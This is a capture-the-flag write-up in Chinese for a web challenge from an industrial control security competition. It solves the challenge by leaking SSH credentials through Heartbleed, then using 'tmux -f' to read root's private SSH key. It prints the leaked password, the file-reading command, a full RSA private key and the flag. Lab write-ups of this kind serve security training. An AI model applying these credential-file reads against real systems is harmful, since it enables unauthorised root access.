CTFHub

Writeup

Web2

2021-09-05 | Challenge， 2021， 第七届全国工控系统信息安全攻防竞赛， 三类

Challenge | 2021 | 第七届全国工控系统信息安全攻防竞赛 | 三类 | Web2

点击此处获得更好的阅读体验

WriteUp来源

来自 毕方安全实验室 战队

题目描述

> 下载vpn以访问web，禁止使用爆破攻击，禁止使用容器逃逸类内核攻击

提示信息


- heartbleed
- 找到用户名密码通过ssh登录
- 多次尝试攻击，以寻找登录凭据
- 查看web源码
- ssh用户feel，密码以abc结尾
- 提权：tmux，id_rsa

题目考点

- OpenSSL心脏滴血漏洞
- 源码审计
- Linux提权

解题思路

根据心脏滴血拿到登陆信息-用户名 `feel` 密码 `33890101abc`



通过history知道了tmux下存在id_rsa文件

```
 2  echo " " >.bash_history
 3  ls
 4  ls -la
 5  exit
 6  id
 7  exit
 8  find / -type f -perm /6000 2>/dev/null
 9  tmux -f /root/.ssh/id_rsa
10  exit
11  exit
12  exit
13  tmux -f /root/flag.txt
14  cd /var/www/htmls
15  ls
16  rm image.jpg
17  wget 172.17.0.1/image.jpg
18  mkdir feel
19  exit
20  ls
21  cd /
22  ls
23  history
24  cd root/
25  ls
26  cd /var/www/
27  cd html
```

通过tumx读取了id_rsa文件


```
1  LFILE=/root/.ssh/id_rsa
2  tmux -f $LFILE
```

得到登陆的私钥为

```
1  -----BEGIN RSA PRIVATE KEY-----MIIEowIBAAKCAQEAv37wtp4z7mWmF+6gWJ8f81disoZhP5fdO+V
2  swvPiiVv0datEKywwpIVvLG7k4j/4c1oLssWOAviK2eTvPcfrsae1iXMN7Q8SlCS
```

```
POfUnnpPsmUd88ZMVsDjU4uK5ajhycnEP+iMpM/hgb5crKwwMPimDi13J1YXeKJa
Iq8kf4J4HYxiqsQuPG1K3RNe0/jUWwM47OHHPXR9yhRQrs5YxZGvU2Wo6wxsdDbX
ZEODCM/oGOtaa3PWfmAZCn9zbgg+EQSkfN6VRHq9UwTU0L6MqxFBCY64D2NQskwX
MtZkbjEw0C7YdjZhAOFpmDos/8Tg7E752sn6PwIDAQABAoIBAFDhLIn1B7oI9L3m
65KCotwEbIs6dpiFa8uAaZXo3TS5g9UsvYQh2OZgKXpXUYFZbs6/JK8t4ivOEUUt
nHMnE5tYaY4rkRqexaLsAOoxzK86ULySizFuOT82KbMPQjdT6ao6jckbhu65BaRU
s67KaZyysGw8GqhTkYcdfgU+7rSNzI3FAxiRqv2ulT6bRU82VBFeQLqUACK6qTzR
y7wjf4zeg27+o/v3Zqi7CoLlgVNndw1lI8OQxn/0r9rnDqr2zuiTVhLIEU2nDoAM
k80F5g77W11FhCrKEQtSTQpm2fJtOrJJ1Hhq8ykPmwp1kNmZvamLif4tpvIB8JWy
B23bOAECgYEA7pzIoAlUC6ilNBOc98ND6dBYI/9qYnuhbge7CZzK9s36NYY+mfJb
S1/+s85jY0uttKFs4sYjgqRnNz1Ue83FMDY+LIbYjPU2Ky6DDWPDgwlpDN6MRWU6
N10oGM93KWxvokRn2EUVQ2myGeTNoJgyGbuTJthllPuAJuejwMsKqSECgYEAzXM3
Y2gu94zvcJsYhNntcaHG2ke3PYpn3MkeFIxSowDPEfsC0bfBwHKUlIv2sNLI3maB
ScWXxQv2mjiaVSBxcZuSGlSczNGtaTzRUGyfe2WsYJ2ZsZmN159EYawlbUGESAii
L4SyOWWLL4nbfZJzV4SOAYy1LOJyk1NeTS/7V18CgYEA5rrclUPv7UYqWW0Nv9cl
eJZqZIS6znhV5Ru8lNL0wCr044ToS9y6wuwUUrIkEQRA+AWQUMjf1Zg75oJ7iyuy
nagV/uB1zfffZWoYd34ctD0JQ9R/NytnW9nMyBD1XSzp1bLn540FvqYZ/kftPnlt
GMz0wf9GWwXHKdeb1PWBXYECgYBEXYKg4Zo/ZfaHUhTmoF4S4fJ50EN5hwTow0Pv
MoKNG0fMg+p8PtmKYJZwl+KPFJUi7Jk5IzdNqp101EEG8rTNSSdk+6LxxRQfYM2G
JZ8sQLkLrWXnY2F/zs/CcLZDlPmfvr+5cD6eOtwGBam0L3eSN9nJSjk/plraC3Pl
24GXoQKBgGbMnAvfpycBOrdvS9qOvoi2E/PPO6bjqG/gMtGGq9O5R79kYSvhfb6e
/mcmqHH7icTdkt9Y93JP9SME2PHEFW9Q02X9tirLQj5EtU1A6RFKCFdgpRC24pqh
tfXdSeJ9ZzX/tbeoEvmVLholvkqwenNuMUbsLmyj3tuPgmNZhCSh
-----END RSA PRIVATE KEY-----
```

使用该私钥以root用户身份登陆即可获得flag



Flag

```
flag{RIMPYGK4YCQKHEOLKH5S}
```


Challenge # 2021 # 第七届全国工控系统信息安全攻防竞赛 # 三类

‹ easy_re

CRCcode ›